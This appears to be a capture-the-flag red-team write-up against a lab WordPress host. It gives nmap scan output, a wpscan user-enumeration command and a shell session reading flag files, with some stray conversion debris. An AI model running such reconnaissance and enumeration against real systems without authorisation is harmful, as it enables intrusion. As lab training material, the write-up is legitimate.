

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Nmap scan results for each machine reveal the below services and OS details:

Command: \$ nmap -sV 192.168.1.110

Output Screenshot:

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-24 16:55 PST
Nmap scan report for 192.168.1.110
Host is up (0.00096s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

- Target 1
 - Port 22/TCP Open SSH
 - Port 80/TCP Open HTTP
 - Port 111/TCP Open rcpbind
 - Port 139/TCP Open netbios-ssn
 - Port 445/TCP Open netbios-ssn

The following vulnerabilities were identified on each target:

- Target 1
 - User Enumeration (WordPress site)
 - Weak User Password
 - Unsalted User Password Hash (WordPress database)
 - Misconfiguration of User Privileges/Privilege Escalation

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:


- Target 1

- `flag1.txt`: b9bbcb33e11b80be759c4e844862482d

- **Exploit Used**

-WPScan to enumerate users of the Target 1 WordPress site

-wpscan --url http://192.168.1.110 --enumerate u



```
</div>
</footer>

```

```
cd /var/www
ls
cat flag2.txt
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Nov 25 12:02:38 2021 from 192.168.1.90
michael@target1:~$ cd ../
michael@target1:/home$ cd ../
michael@target1:/$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```